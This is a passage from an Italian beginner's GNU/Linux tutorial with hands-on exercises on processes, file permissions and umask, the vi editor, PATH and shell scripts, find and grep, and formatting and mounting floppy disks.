In presenza di un ambiente in multiprogrammazione è importante il controllo dei processi in esecuzione. Un processo è un singolo eseguibile in funzione, ma un comando può generare diversi processi.

7.10.1 Visualizzazione dello stato dei processi

Il comando fondamentale per il controllo dei processi è '**ps**'.

$ **ps**[*Invio*]

```
PID TTY STAT  TIME COMMAND
077   1 SW   0:01 (login)
078   2 SW   0:01 (login)
091   1 S    0:01 -bash
132   2 S    0:01 -bash
270   1 R    0:00 ps
```

In questo caso '**ps**' mostra che sono in funzione due copie di '**bash**' (la shell Bash), ognuna su un terminale differente (la prima e la seconda console virtuale), '**tty1**' e '**tty2**'. L'unico programma in esecuzione è lo stesso '**ps**', che in questo esempio è stato avviato dal primo terminale

Attraverso l'opzione '**f**', si può osservare la dipendenza tra i processi.

$ **ps f**[*Invio*]

```
PID TTY STAT  TIME COMMAND
077   1 SW   0:01 (login)
091   1 S    0:01  \_ -bash
275   1 R    0:00      \_ ps -f
078   2 SW   0:01 (login)
132   2 S    0:01  \_ -bash
```

Un modo graficamente più aggraziato di osservare la dipendenza tra i processi è dato da '**pstree**'.

$ **pstree**[*Invio*]

```
init-+-crond
     |-kflushd
     |-klogd
     |-kswapd
     |-login---bash
     |-login---bash---pstree
     |-4*[mingetty]
     |-4*[nfsiod]
     |-portmap
     |-rpc.mountd
     |-rpc.nfsd
     |-syslogd
     `-update
```

Mentre prima si vedevano solo i processi connessi ai terminali, adesso vengono visualizzati tutti i processi in funzione in modo predefinito. L'elenco cambia a seconda della configurazione del proprio sistema.

7.10.2 Eliminazione dei processi

I processi vengono eliminati automaticamente una volta che questi terminano regolarmente. A volte ci può essere la necessità di eliminare forzatamente un processo.

Per verificare questa situazione si può passare sulla seconda console virtuale e da lì avviare un programma inutile che verrà eliminato attraverso la prima console.

[*Alt+F2*]

Se fosse necessario eseguire l'accesso, è questo il momento di farlo.

$ **yes**[*Invio*]

```
y
y
y
y
...
```

Attraverso '**yes**' si ottiene un'emissione continua di lettere «y». Si può passare alla prima console e osservare la situazione.

[*Alt+F1*]

$ **ps**[*Invio*]

```
  PID TTY STAT  TIME COMMAND
  077   1 SW   0:01 (login)
  078   2 SW   0:01 (login)
  091   1 S    0:01 -bash
  132   2 S    0:01 -bash
  311   2 R    0:26 yes
```

Si decide di eliminare il processo generato da '**yes**' attraverso l'invio di un segnale di conclusione.

$ **kill 311**[*Invio*]

Il numero 311 è il numero abbinato al processo, o PID, che si ottiene osservando le informazioni emesse da '**ps**'. Tornando sulla console in cui era stato eseguito '**yes**' si potrà osservare che questo ha terminato di funzionare.

[*Alt+F2*]

```
...
y
y
Terminated
```

7.10.3 Processi sullo sfondo

Per mezzo della shell è possibile avviare dei comandi sullo sfondo, ovvero in *background*, in modo che si renda nuovamente disponibile l'invito per inserire altri comandi.

$ **yes > /dev/null &**[*Invio*]

Questo comando avvia '**yes**' dirottando l'output nel file '`/dev/null`' che in realtà è un dispositivo speciale paragonabile a una pattumiera senza fondo (tutto ciò che vi viene scritto è eliminato).

Il simbolo e-commerciale (‘**&**’), posto alla fine del comando, dice alla shell di eseguirlo sullo sfondo.

Naturalmente, ha senso eseguire un comando sullo sfondo quando questo non richiede input da tastiera e non emette output sul terminale.

7.10.4 Conclusione

Il controllo dei processi avviene essenzialmente attraverso ‘**ps**’ e ‘**kill**’. La shell fornisce generalmente una forma di controllo sui comandi avviati attraverso di essa; questi vengono definiti normalmente job di shell.

Il capitolo 39 e i successivi trattano meglio di questo argomento.

7.11 Permessi

I permessi definiscono i privilegi dell’utente proprietario, del gruppo e degli altri utenti nei confronti dei file e delle directory.

La sezione 5.7.5 introduceva i problemi legati ai permessi, in particolare spiegava il modo in cui si rappresentano in forma numerica.

7.11.1 Permessi sui file

Sui file possono essere regolati tre tipi di permessi: lettura, scrittura ed esecuzione. Mentre il significato del permesso di esecuzione è abbastanza logico (riguarda i file eseguibili e gli script), così come lo è anche quello in lettura, quello in scrittura potrebbe fare pensare che permetta di evitarne la cancellazione. Non è così, la possibilità di cancellare un file dipende dai permessi della directory.

$ **touch mio_file**[*Invio*]

$ **chmod -r mio_file**[*Invio*]

In questo modo è stato tolto il permesso di lettura a tutti gli utenti, compreso il proprietario.

$ **ls -l mio_file**[*Invio*]

```
--w--w----   1 tizio    tizio           0 Dec 26 10:24 mio_file
```

Si può vedere che dalla stringa dei permessi è sparita la lettera ‘**r**’.

$ **cat mio_file**[*Invio*]

```
cat: mio_file: Permission denied
```

L’emissione sullo schermo del file è impossibile perché non c’è il permesso di lettura (in questo caso il file è vuoto e non c’è proprio nulla da visualizzare, ma qui conta il fatto che il sistema si opponga alla lettura).

$ **chmod +r mio_file**[*Invio*]

Prima di verificare cosa accade togliendo il permesso di scrittura conviene ripristinare il permesso di lettura, con il comando appena visto.

$ **chmod -w mio_file**[*Invio*]

In questo modo viene tolto il permesso di scrittura, cosa che impedisce la modifica del file, ma non la sua cancellazione.

$ **ls > mio_file**[*Invio*]

```
bash: mio_file: Permission denied
```

Un tentativo di sovrascrittura genera una segnalazione di errore, come nell'esempio appena visto, così come qualunque altro tentativo di modificare il suo contenuto.

$ **mv mio_file tuo_file**[*Invio*]

Lo spostamento o il cambiamento del nome è possibile.

$ **ls -l tuo_file**[*Invio*]

```
-r--r--r--   1 tizio    tizio           0 Dec 26 10:24 tuo_file
```

Anche la cancellazione è ammissibile; probabilmente si ottiene un avvertimento, ma niente di più.

$ **rm tuo_file**[*Invio*]

```
rm: remove 'tuo_file', overriding mode 0444?
```

y[*Invio*]

Il file, alla fine, viene cancellato.

7.11.2 Permessi sulle directory

Sulle directory possono essere regolati tre tipi di permessi: lettura, scrittura ed esecuzione. Per chi non conosce già un sistema operativo Unix, il significato potrebbe non essere tanto intuitivo.

$ **mkdir provedir**[*Invio*]

$ **touch provedir/uno**[*Invio*]

$ **touch provedir/due**[*Invio*]

Togliendo il permesso di lettura si impedisce la lettura del contenuto della directory, cioè si impedisce l'esecuzione di un comando come '**ls**', mentre l'accesso ai file continua a essere possibile (purché se ne conoscano i nomi).

$ **chmod -r provedir**[*Invio*]

$ **ls provedir**[*Invio*]

```
ls: provedir: Permission denied
```

Prima di proseguire si ripristinano i permessi di lettura.

$ **chmod +r provedir**[*Invio*]

I permessi di scrittura consentono di aggiungere, eliminare e rinominare i file (comprese le eventuali sottodirectory).

$ **chmod -w provedir**[*Invio*]

Questo comando toglie il permesso di scrittura della directory '`provedir/`'.

$ **rm provedir/uno**[*Invio*]

```
rm: provedir/uno: Permission denied
```

$ **cp provedir/uno provedir/tre**[*Invio*]

```
cp: cannot create regular file ‘provedir/tre’: Permission denied
```

$ **mv provedir/uno provedir/tre**[*Invio*]

```
mv: cannot move ‘provedir/uno’ to ‘provedir/tre’: Permission denied
```

Prima di proseguire si ripristina il permesso di scrittura.

$ **chmod +w provedir**[*Invio*]

Il permesso di esecuzione è il più strano. Impedisce l’accesso alla directory e a tutto il suo contenuto. Ciò significa che non è possibile accedere a file o directory discendenti di questa.

Viene creata una directory discendente da ‘`provedir/`’.

$ **mkdir provedir/tmp**[*Invio*]

Si crea un file al suo interno, per poter verificare in seguito quanto affermato.

$ **touch provedir/tmp/esempio**[*Invio*]

Si tolgono i permessi di esecuzione a ‘`provedir/`’ per vedere cosa accade.

$ **chmod -x provedir**[*Invio*]

Da questo momento, ‘`provedir/`’ e tutto quello che ne discende è inaccessibile.

$ **cd provedir**[*Invio*]

```
bash: cd: provedir: Permission denied
```

$ **cat provedir/tmp/esempio**[*Invio*]

```
cat: provedir/tmp/esempio: Permission denied
```

$ **touch provedir/tmp/esempio2**[*Invio*]

```
touch: provedir/tmp/esempio2: Permission denied
```

7.11.3 Maschera dei permessi: umask

La maschera dei permessi, ovvero la maschera *umask*, determina i permessi che devono essere tolti quando si crea un file o una directory e non si definiscono esplicitamente i loro permessi. Nello stesso modo, quando si attribuiscono dei permessi senza definire a quale livello si riferiscono (all’utente, al gruppo o agli altri, come è stato fatto nelle sezioni precedenti), vengono tolti quelli della maschera dei permessi. Per conoscere il valore di questa maschera basta il comando seguente:

$ **umask**[*Invio*]

```
002
```

Se il sistema è configurato come suggerito all’inizio del capitolo, è questo il valore che viene restituito. Frequentemente, il valore della maschera dei permessi è 022_8.

Il numero due rappresenta un permesso di scrittura, in questo caso riferito agli utenti differenti dal proprietario e dal gruppo di appartenenza. Questo significa che il permesso viene tolto in modo predefinito. Se il valore fosse 022_8, anche al gruppo verrebbe tolto il permesso di scrittura.

Si può ottenere una rappresentazione della maschera dei permessi più espressiva con l'opzione '**`-S`**'.

$ **umask -S**[*Invio*]

```
u=rwx,g=rwx,o=rx
```

In tal caso si è ottenuta la rappresentazione dei permessi che vengono concessi in modo predefinito.

Si suppone, per esercizio, di trovarsi nella situazione di volere difendere i propri dati da qualunque accesso da parte degli altri utenti (a parte l'utente '**`root`**' al quale nulla può essere impedito).

$ **umask 077**[*Invio*]

Il numero sette rappresenta tutti i permessi (lettura, scrittura ed esecuzione) e questi verranno tolti sistematicamente al gruppo e agli altri utenti. Per verificarlo si può provare a creare un file.

$ **touch segreto**[*Invio*]

$ **ls -l segreto**[*Invio*]

```
-rw-------   1 tizio    tizio           0 Dec 27 11:10 segreto
```

'**`touch`**' non ha tentato di attribuire dei permessi di esecuzione, quindi questo non appare tra quelli dell'utente proprietario.

$ **mkdir segreta**[*Invio*]

$ **ls -l**[*Invio*]

```
...
drwx------   2 tizio    tizio        1024 Dec 27 11:14 segreta
...
```

Come si vede dall'esempio, anche la creazione di directory risente della maschera dei permessi.

7.11.4 Conclusione

Il significato dei permessi di file e directory non è necessariamente intuitivo o evidente. Un po' di allenamento è necessario per comprenderne il senso.

La maschera dei permessi, o *umask*, è un mezzo con cui filtrare i permessi indesiderati nelle operazioni normali, quelle in cui questi non vengono espressi in modo esplicito.

7.12 Creazione e modifica di file di testo

In tutti i corsi di Unix si mostra l'uso di un applicativo storico piuttosto spartano, per la creazione e la modifica di file di testo: VI. Questo poi si concretizza in pratica nell'eseguibile '**`vi`**'. La necessità di imparare a usare questo programma, almeno in modo elementare, sta nel fatto che utilizza poche risorse di memoria e spesso fa parte dell'insieme di programmi di servizio che compongono i dischetti di emergenza.

7.12.1 Modalità di comando e di inserimento

L'uso di VI è difficile perché si distinguono diverse modalità di funzionamento. In pratica si separa la fase di inserimento del testo da quella in cui si inseriscono i comandi.

Per poter inserire un comando occorre sospendere l'inserimento con la pressione di [*Esc*]. Per poter ritornare alla modalità di inserimento occorre dare un comando apposito.

Il tasto [*Esc*] può essere usato anche per annullare un comando che non sia stato completato. Se premuto più del necessario non produce alcun effetto collaterale.

7.12.2 Creazione, inserimento e modifica

Si crea un nuovo file semplicemente avviando il programma senza argomenti.

`$` **`vi`**[*Invio*]

Appena avviato, VI impegna tutto lo schermo.

```
_
~
~
~
~
~
Empty buffer
```

I simboli tilde ('~') rappresentano righe nulle (inesistenti).

In questo momento il programma si trova in *modalità di comando* e accetta comandi espressi attraverso lettere o simboli della tastiera.

7.12.2.1 Inserimento di testo

Con il tasto [*i*], che rappresenta il comando di inserimento (*insert*), si passa alla modalità di inserimento attraverso la quale si può digitare del testo normalmente.

[*i*]

`GNU/Linux è un sistema operativo completo`[*Invio*]

`il cui kernel è stato scritto da`[*Invio*]

`Linus Torvalds e altri collaboratori.`

Quello che si vede sullo schermo dovrebbe apparire come l'esempio che segue, con il cursore alla fine dell'ultima frase digitata.

```
GNU/Linux è un sistema operativo completo
il cui kernel è stato scritto da
Linus Torvalds e altri collaboratori._
~
~
~
-- INSERT --
```

Si termina la modalità di inserimento e si torna a quella di comando attraverso la pressione del tasto [*Esc*].

[*Esc*]

7.12.2.2 Spostamento del cursore

Lo spostamento del cursore attraverso il testo avviene in modalità di comando, con i tasti [*h*], [*j*], [*k*] e [*l*] che corrispondono rispettivamente allo spostamento a sinistra, in basso, in alto e a destra. Nella maggior parte delle situazioni possono essere utilizzati i tasti freccia, anche durante la fase di inserimento.

Si decide di spostare il cursore davanti alla parola «completo» della prima riga.

[*h*][*h*][*h*][*h*][*h*]

[*k*][*k*]

In pratica si sposta il cursore a sinistra di cinque posizioni e in alto di due.

```
GNU/Linux è un sistema operativo_completo
il cui kernel è stato scritto da
Linus Torvalds e altri collaboratori.
~
~
~
```

7.12.2.3 Cancellazione

La cancellazione di testo in modalità di comando avviene attraverso l'uso del tasto [*x*]. Si ottiene la cancellazione del carattere che si trova in corrispondenza del cursore, avvicinando il testo rimanente dalla destra.

Nella maggior parte dei casi può essere usato anche il tasto [*Canc*] con tale scopo, che in particolare, dovrebbe funzionare sia in modalità di comando che di inserimento.

Si decide di cancellare la parola «completo».

[*x*][*x*][*x*][*x*][*x*][*x*][*x*][*x*][*x*]

```
GNU/Linux è un sistema operativo_
```

La cancellazione di una riga intera si ottiene con il comando '**dd**' ovvero con la pressione del tasto [*d*] per due volte di seguito.

Si decide di cancellare l'ultima riga. Per prima cosa si sposta il cursore sopra con il tasto [*j*], premuto per due volte, quindi si procede con la cancellazione.

[*j*][*j*]

[*d*][*d*]

```
GNU/Linux è un sistema operativo
il cui kernel è stato scritto da
~
~
~
~
```

7.12.3 Salvataggio e conclusione

Il salvataggio del testo in un file si ottiene attraverso un comando più complesso di quelli visti finora. Dalla modalità di comando si preme il tasto [:] che inizia un comando speciale, detto *colon* o *ultima riga*, perché appare sull'ultima riga dello schermo.

[:]

```
GNU/Linux è un sistema operativo
il cui kernel è stato scritto da
~
~
~
~
:_
```

Il comando per salvare è

:w *nome_file*

e si decide di salvare con il nome '**miotesto**'.

w miotesto

Sullo schermo dovrebbe apparire come si vede di seguito.

```
GNU/Linux è un sistema operativo
il cui kernel è stato scritto da
~
~
~
~
:w miotesto_
```

Si conclude con la pressione del tasto [*Invio*].

[*Invio*]

La conclusione del funzionamento di VI si ottiene con il comando '**:q**'. Se si pretende di terminare senza salvare occorre imporre il comando con l'aggiunta di un punto esclamativo ('**:q!**').

:q[*Invio*]

7.12.4 Apertura di un file esistente

Per avviare l'eseguibile '**vi**' in modo che questo apra immediatamente un file già esistente per permetterne la modifica, basta indicare il nome di questo file nella riga di comando.

$ **vi miotesto**[*Invio*]

```
GNU/Linux è un sistema operativo
il cui kernel è stato scritto da
~
~
~
~
''miotesto'' 1 line, 66 characters
```

In alternativa si può utilizzare il comando '**:e**' con la sintassi seguente:

:e *nome_file*

Il risultato è lo stesso.

7.12.5 Conclusione

VI è un applicativo per la creazione e la modifica di file di testo, molto poco elaborato esteticamente e piuttosto complicato da utilizzare. Tuttavia è necessario saperlo usare nelle occasioni in cui non è disponibile un programma migliore, o non è possibile usare altro a causa delle ristrettezze del sistema.

Questo esercizio sull'uso di VI è solo un minimo assaggio del funzionamento di questo programma, che, al contrario di quanto possa sembrare, offre molti accorgimenti e potenzialità che alla lunga possono rivelarsi veramente utili. Il capitolo 84 mostra un po' meglio le possibilità di questo e di altri programmi del genere.

7.13 File eseguibili

I file normali che hanno i permessi di esecuzione, sono intesi dal sistema operativo come dei programmi che possono essere messi in funzione. Naturalmente, perché si possa trattare effettivamente di programmi è necessario che il sistema sia in grado di eseguire il loro contenuto.

7.13.1 Avvio di un programma e variabile PATH

In linea di principio, l'avvio di un programma richiede l'indicazione del percorso, relativo o assoluto:

$ **/bin/uname -a**[*Invio*]

```
Linux dinkel 2.2.15 #1 Thu Aug 31 15:55:32 CEST 2000 i586 unknown
```

Tuttavia, spesso non si sa precisamente dove sia collocato questo o quel programma eseguibile, ma di solito è possibile avviarlo ugualmente lasciando che sia il sistema stesso a trovarlo automaticamente:

$ **uname -a**[*Invio*]

```
Linux dinkel 2.2.15 #1 Thu Aug 31 15:55:32 CEST 2000 i586 unknown
```

Questo automatismo dipende dalla configurazione della variabile di ambiente '**PATH**', che serve a elencare i percorsi degli eseguibili:

$ **echo $PATH**[*Invio*]

```
/usr/local/bin:/usr/bin:/bin:/usr/bin/X11
```

I percorsi elencati, separati dai due punti verticali, rappresentano le directory in cui vengono cercati i file eseguibili quando per questi non è stato specificato il percorso (l'elenco del proprio sistema potrebbe essere molto più lungo).

Generalmente, nel percorso di avvio degli eseguibili è esclusa la directory corrente, che dovrebbe essere rappresentata con un punto singolo, '**.**'; per verificare questa cosa, si può copiare un programma noto nella propria directory personale.

$ **cd**[*Invio*]

$ **cp /bin/uname ./mio_uname**[*Invio*]

A questo punto, nella propria directory personale è stato copiato il programma '**`uname`**', chiamato localmente '**`mio_uname`**'. Si può verificare che sia ancora in grado di funzionare:

$ **`./mio_uname -a`**[*Invio*]

```
Linux dinkel 2.2.15 #1 Thu Aug 31 15:55:32 CEST 2000 i586 unknown
```

Tuttavia, non è possibile avviare il programma senza specificare il percorso:

$ **`mio_uname -a`**[*Invio*]

```
bash: mio_uname: command not found
```

Esiste un buon motivo per evitare di avviare automaticamente i programmi esistenti nella directory corrente; tuttavia, sarebbe facile includere questa possibilità modificando il contenuto della variabile '**`PATH`**':

$ **`export PATH="$PATH:."`**[*Invio*]

$ **`echo $PATH`**[*Invio*]

```
/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:.
```

A questo punto il programma '**`mio_uname`**' si può avviare automaticamente senza specificare il percorso:

$ **`mio_uname -a`**[*Invio*]

```
Linux dinkel 2.2.15 #1 Thu Aug 31 15:55:32 CEST 2000 i586 unknown
```

Nell'ambito dei percorsi di ricerca elencati nella variabile di ambiente '**`PATH`**', ci potrebbero essere più programmi diversi con lo stesso nome. Per sapere quale di questi viene avviato per primo, basta verificare con '**`which`**':

$ **`which uname`**[*Invio*]

```
/bin/uname
```

$ **`which mio_uname`**[*Invio*]

```
./mio_uname
```

Volendo modificare il nome della propria copia locale del programma, usando lo stesso nome originale,

$ **`mv mio_uname uname`**[*Invio*]

si può verificare quale dei due venga messo in funzione effettivamente, in mancanza dell'indicazione di un percorso:

$ **`which uname`**[*Invio*]

```
/bin/uname
```

Se si modifica l'ordine dei percorsi di ricerca nella variabile di ambiente '**`PATH`**', si può invertire il risultato:[5]

$ **`export PATH=".:$PATH"`**[*Invio*]

$ **`echo $PATH`**[*Invio*]

[5] In tal caso si aggiunge la directory corrente all'inizio dell'elenco, restando anche l'indicazione finale che comunque è inutile.

```
.:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:.
```

$ **which uname**[*Invio*]

```
./uname
```

7.13.2 Comandi interni di shell

Non sempre ciò che si avvia è un programma eseguibile; potrebbe essere un comando interno della shell. Per esempio, nel caso della shell Bash, si può usare il comando '**help**' per ottenere un elenco completo di questi:

$ **help**[*Invio*]

```
GNU bash, version 2.03.0(1)-release (i386-pc-linux-gnu)
These shell commands are defined internally.  Type 'help' to see this list.
Type 'help name' to find out more about the function 'name'.
Use 'info bash' to find out more about the shell in general.

A star (*) next to a name means that the command is disabled.

 %[DIGITS | WORD] [&]               . filename
 :                                  [ arg... ]
 alias [-p] [name[=value] ... ]     bg [job_spec]
 bind [-lpvsPVS] [-m keymap] [-f fi break [n]
 builtin [shell-builtin [arg ...]]  case WORD in [PATTERN [| PATTERN].
 cd [-PL] [dir]                     command [-pVv] command [arg ...]
 continue [n]                       declare [-afFrxi] [-p] name[=value
 dirs [-clpv] [+N] [-N]             disown [-h] [-ar] [jobspec ...]
 echo [-neE] [arg ...]              enable [-pnds] [-a] [-f filename]
 eval [arg ...]                     exec [-cl] [-a name] file [redirec
 exit [n]                           export [-nf] [name ...] or export
 false                              fc [-e ename] [-nlr] [first] [last
 fg [job_spec]                      for NAME [in WORDS ... ;] do COMMA
 function NAME { COMMANDS ; } or NA getopts optstring name [arg]
 hash [-r] [-p pathname] [name ...] help [pattern ...]
 history [-c] [n] or history -awrn  if COMMANDS; then COMMANDS; [ elif
 jobs [-lnprs] [jobspec ...] or job kill [-s sigspec | -n signum | -si
 let arg [arg ...]                  local name[=value] ...
 logout                             popd [+N | -N] [-n]
 printf format [arguments]          pushd [dir | +N | -N] [-n]
 pwd [-PL]                          read [-r] [-p prompt] [-a array] [
 readonly [-anf] [name ...] or read return [n]
 select NAME [in WORDS ... ;] do CO set [--abefhkmnptuvxBCHP] [-o opti
 shift [n]                          shopt [-pqsu] [-o long-option] opt
 source filename                    suspend [-f]
 test [expr]                        time [-p] PIPELINE
 times                              trap [arg] [signal_spec ...] or tr
 true                               type [-apt] name [name ...]
 typeset [-afFrxi] [-p] name[=value ulimit [-SHacdflmnpstuv] [limit]
 umask [-p] [-S] [mode]             unalias [-a] [name ...]
 unset [-f] [-v] [name ...]         until COMMANDS; do COMMANDS; done
 variables - Some variable names an wait [n]
 while COMMANDS; do COMMANDS; done  { COMMANDS ; }
```

Dal momento che un sistema ben equipaggiato deve poter consentire l'uso di shell differenti, si affiancano spesso dei programmi eseguibili equivalenti a comandi interni di shell già disponibili. Per esempio, può esistere il programma '**echo**', benché la shell Bash lo fornisca come comando interno.

$ **help echo**[*Invio*]

```
echo: echo [-neE] [arg ...]
    Output the ARGs.  If -n is specified, the trailing newline is
```

```
    suppressed.  If the -e option is given, interpretation of the
    following backslash-escaped characters is turned on:
        \a      alert (bell)
        \b      backspace
        \c      suppress trailing newline
        \E      escape character
        \f      form feed
        \n      new line
        \r      carriage return
        \t      horizontal tab
        \v      vertical tab
        \\      backslash
        \num    the character whose ASCII code is NUM (octal).

    You can explicitly turn off the interpretation of the above characters
    with the -E option.
```

Quello che si vede è la sintassi del comando interno '**echo**', mentre il programma '**echo**' può essere leggermente differente:

$ **/bin/echo --help**[*Invio*]

```
Usage: /bin/echo [OPTION]... [STRING]...
Echo the STRING(s) to standard output.

  -n              do not output the trailing newline
  -e              enable interpretation of the backslash-escaped characters
                    listed below
  -E              disable interpretation of those sequences in STRINGs
      --help      display this help and exit (should be alone)
      --version   output version information and exit (should be alone)

Without -E, the following sequences are recognized and interpolated:

  \NNN   the character whose ASCII code is NNN (octal)
  \\     backslash
  \a     alert (BEL)
  \b     backspace
  \c     suppress trailing newline
  \f     form feed
  \n     new line
  \r     carriage return
  \t     horizontal tab
  \v     vertical tab

Report bugs to <bug-sh-utils@gnu.org>.
```

7.13.3 Script e permessi di esecuzione

In un sistema Unix è facile realizzare dei programmini elementari in forma di raccolta di comandi, ovvero in forma di script di shell. Si può provare a realizzare il file '`mio_script`' nella directory corrente con il contenuto seguente:

```
#!/bin/sh
echo Ciao a tutti!
```

Si tratta di un file di testo che si può costruire facilmente con VI. Se questo file viene salvato con il nome previsto, ovvero '`mio_script`', ci si può aspettare di poterlo mettere in funzione con il comando seguente:

$ **./mio_script**[*Invio*]

```
bash: ./mio_script: Permission denied
```

Come si vede, lo script non viene avviato. Si può verificare che mancano i permessi necessari:

$ **ls -l mio_script**[*Invio*]

```
-rw-rw-r--    1 tizio    tizio          20 mar 24 10:54 mio_script
```

Ecco che basta aggiungere i permessi mancanti e tutto funziona regolarmente:

$ **chmod +x mio_script**[*Invio*]

$ **ls -l mio_script**[*Invio*]

```
-rwxrwxr-x    1 tizio    tizio          20 mar 24 10:54 mio_script
```

$ **./mio_script**[*Invio*]

```
Ciao a tutti!
```

7.13.4 Conclusione

Nei sistemi Unix si parla spesso di «comandi», in modo volutamente vago, per non dover specificare se si tratti di eseguibili veri e propri, o di comandi interni all'interprete (la shell).

Se si indica il nome di un comando senza specificare un percorso, si lascia fare la scelta all'interprete dei comandi, per cui viene cercato prima un comando interno, eventualmente un alias, quindi si cerca un file eseguibile nell'elenco dei percorsi contenuti nella variabile '**`PATH`**'.

Quando si realizza un programma o uno script di shell, occorre ricordare di dare i permessi di esecuzione perché questo possa funzionare.

7.14 Ricerche

Le ricerche di file e directory sono molto importanti in presenza di un file system articolato come quello dei sistemi Unix.

7.14.1 Find

Le ricerche di file e directory in base al nome e altre caratteristiche esterne, vengono effettuate attraverso il comando '**`find`**'.

$ **find / -name bash -print**[*Invio*]

Questo comando esegue una ricerca per i file e le directory denominati '`bash`' all'interno di tutte le directory che si articolano a partire dalla radice.

```
/bin/bash
...
find: /var/run/sudo: Permission denied
find: /var/spool/at: Permission denied
find: /var/spool/cron: Permission denied
...
```

Il file viene trovato, ma tutte le volte che '**`find`**' tenta di attraversare directory per cui non si ha il permesso, si ottiene una segnalazione di errore.

Le ricerche basate sul nome possono impiegare anche caratteri jolly, ma in tal caso deve essere '**`find`**' a gestirli e non la shell, di conseguenza si deve fare in modo che questa non intervenga.

$ **find / -name *sh -print**[*Invio*]

L'uso della barra obliqua inversa prima dell'asterisco permette di evitare che la shell tenti di interpretarlo come carattere jolly. Alla fine, '**find**' riceve l'argomento corretto, senza barra davanti all'asterisco.

```
/bin/bash
/bin/ash
/bin/sh
...
```

7.14.2 Grep

Per le ricerche all'interno dei file si utilizza '**grep**'.

$ **grep tizio /etc/***[*Invio*]

```
/etc/group:tizio::500:tizio
/etc/passwd:tizio:Ide2ncPYY1234:500:500:Tizio Tizi:/home/tizio:/bin/bash
grep: /etc/skel: Is a directory
grep: /etc/sudoers: Permission denied
...
```

Il risultato che si ottiene dal comando di esempio, sono i nomi dei file contenenti la parola «tizio» e la riga in cui questo appare. Anche in questo caso si possono incontrare file per i quali non si hanno i permessi, o directory, per le quali l'uso di '**grep**' non ha alcun significato.

7.14.3 Conclusione

I comandi '**find**' e '**grep**' sono la base su cui si fondano le ricerche di file con i sistemi Unix. Questi due possono essere anche combinati insieme in modo da definire una ricerca in base a caratteristiche esterne e interne ai file. L'argomento viene trattato nel capitolo 77.

7.15 Dischi e file system

La gestione dei dischi nei sistemi Unix appare piuttosto laboriosa per chi si avvicina la prima volta alla sua filosofia. La sezione 5.4.3 introduceva l'argomento.

I dischetti che si utilizzeranno in questo esercizio non devono essere protetti contro la scrittura.

7.15.1 Inizializzazione

L'inizializzazione o formattazione di un disco ha due fasi: la predisposizione delle tracce e dei settori e la preparazione di un file system. La prima fase è detta anche formattazione a basso livello e normalmente viene eseguita solo sui dischetti.

Prima di procedere occorre ottenere i privilegi dell'utente '**root**'.

$ **su**[*Invio*]

Password: **ameba**[*Invio*]

Prima di iniziare con la formattazione a basso livello si deve verificare il nome del dispositivo utilizzato nel proprio sistema, infatti ci possono essere differenze sotto questo aspetto da un'installazione all'altra. Si presume di potere utilizzare dischetti da 3,5 pollici (9 cm) con un formato di 1440 Kibyte.

ls /dev/fd0?1440[*Invio*]

Si potrebbero ottenere i nomi '/dev/fd0u1440' e '/dev/fd0h1440', oppure '/dev/fd0H1440' e il solito '/dev/fd0h1440'. Quello che serve è '/dev/fd0u1440' oppure '/dev/fd0H1440'.

Si procede con la formattazione a basso livello del dischetto (qui si mostra il caso in cui si debba utilizzare il dispositivo '/dev/fd0u1440').

fdformat /dev/fd0u1440[*Invio*]

```
Double-sided, 80 tracks, 18 sec/track. Total capacity 1440 kB.
Formatting ... done
Verifying ... done
```

Se non esiste il programma eseguibile '**fdformat**', dovrebbe essere presente al suo posto '**superformat**', che può essere usato nello stesso modo, anche se i messaggi che genera sono differenti.

Se questo è l'esito che si ottiene, il dischetto è stato formattato con successo. Prima di procedere oltre è necessario formattare altri due dischetti.

I dischetti formattati a basso livello non sono ancora adatti a contenere dati in forma di directory e file. Occorre creare un file system.

mkfs.msdos /dev/fd0[*Invio*]

```
mkfs.msdos 0.3b (Yggdrasil), 5th May 1995 for MS-DOS FS
```

In questo modo è stato creato un file system di tipo Dos-FAT nel dischetto formattato precedentemente a basso livello. Il messaggio che si ottiene può variare da un'installazione di GNU/Linux a un'altra, ma questo non è molto importante.

Dopo avere sostituito il dischetto si esegue il comando seguente allo scopo di creare un file system Minix.

mkfs.minix /dev/fd0[*Invio*]

```
480 inodes
1440 blocks
Firstdatazone=19 (19)
Zonesize=1024
Maxsize=268966912
```

Dopo avere sostituito il dischetto si esegue il comando seguente allo scopo di creare un file system Ext2.[6]

mkfs.ext2 /dev/fd0[*Invio*]

```
Filesystem label=
OS type: Linux
Block size=1024 (log=0)
Fragment size=1024 (log=0)
184 inodes, 1440 blocks
72 blocks (5.00%) reserved for the super user
First data block=1
1 block group
8192 blocks per group, 8192 fragments per group
184 inodes per group

Writing inode tables: done
Writing superblocks and filesystem accounting information: done
```

[6]In un dischetto è impossibile creare le estensioni relative al formato Ext3.

```
This filesystem will be automatically checked every 33 mounts or
180 days, whichever comes first.  Use tune2fs -c or -i to override.
```

Per proseguire l'esercizio si devono distinguere i tre dischetti appena preparati, in modo da sapere riconoscere quale utilizza il file system Dos, quale quello Minix e quale quello Ext3.

7.15.2 Montare e smontare i dischetti

Nei sistemi Unix e derivati, per poter accedere a un'unità di memorizzazione occorre che il file system di questa sia *montato* in quello globale. Non si può indicare semplicemente una directory o un file di un certo dispositivo. Il montaggio è l'operazione con cui si innesta il file system di un'unità di memorizzazione in corrispondenza di una directory del file system già attivo. La directory che si utilizza generalmente per montare provvisoriamente le unità esterne è '`/mnt/`'.

Si procede inserendo il dischetto formattato con il formato Ext2 e montandolo nella directory '`/mnt/`'.

`mount -t ext2 /dev/fd0 /mnt`[*Invio*]

Da questo momento, la directory '`/mnt/`' è l'inizio del dischetto.

`touch /mnt/super.ultra.mega.macro`[*Invio*]

Con il comando appena visto, si vuole creare un file vuoto con un nome piuttosto lungo. Volendo si possono copiare dei file nel dischetto.

`cp /bin/bash /mnt`[*Invio*]

Solitamente, l'invito della shell torna a disposizione prima che le operazioni di scrittura siano state completate, a causa della presenza di una «memoria di transito», o più precisamente di una memoria cache. Anche per questo motivo, il dischetto non può essere estratto semplicemente alla fine delle operazioni che con questo si vogliono svolgere.

Finché il dischetto risulta montato, si può trattare come parte del file system globale.

`ls -l /mnt`[*Invio*]

```
total 418
-rwxr-xr-x   1 root     root       412516 Dec 28 13:10 bash
drwxr-xr-x   2 root     root        12288 Dec 28 12:37 lost+found
-rw-r--r--   1 root     root            0 Dec 28 13:05 super.ultra.mega.macro
```

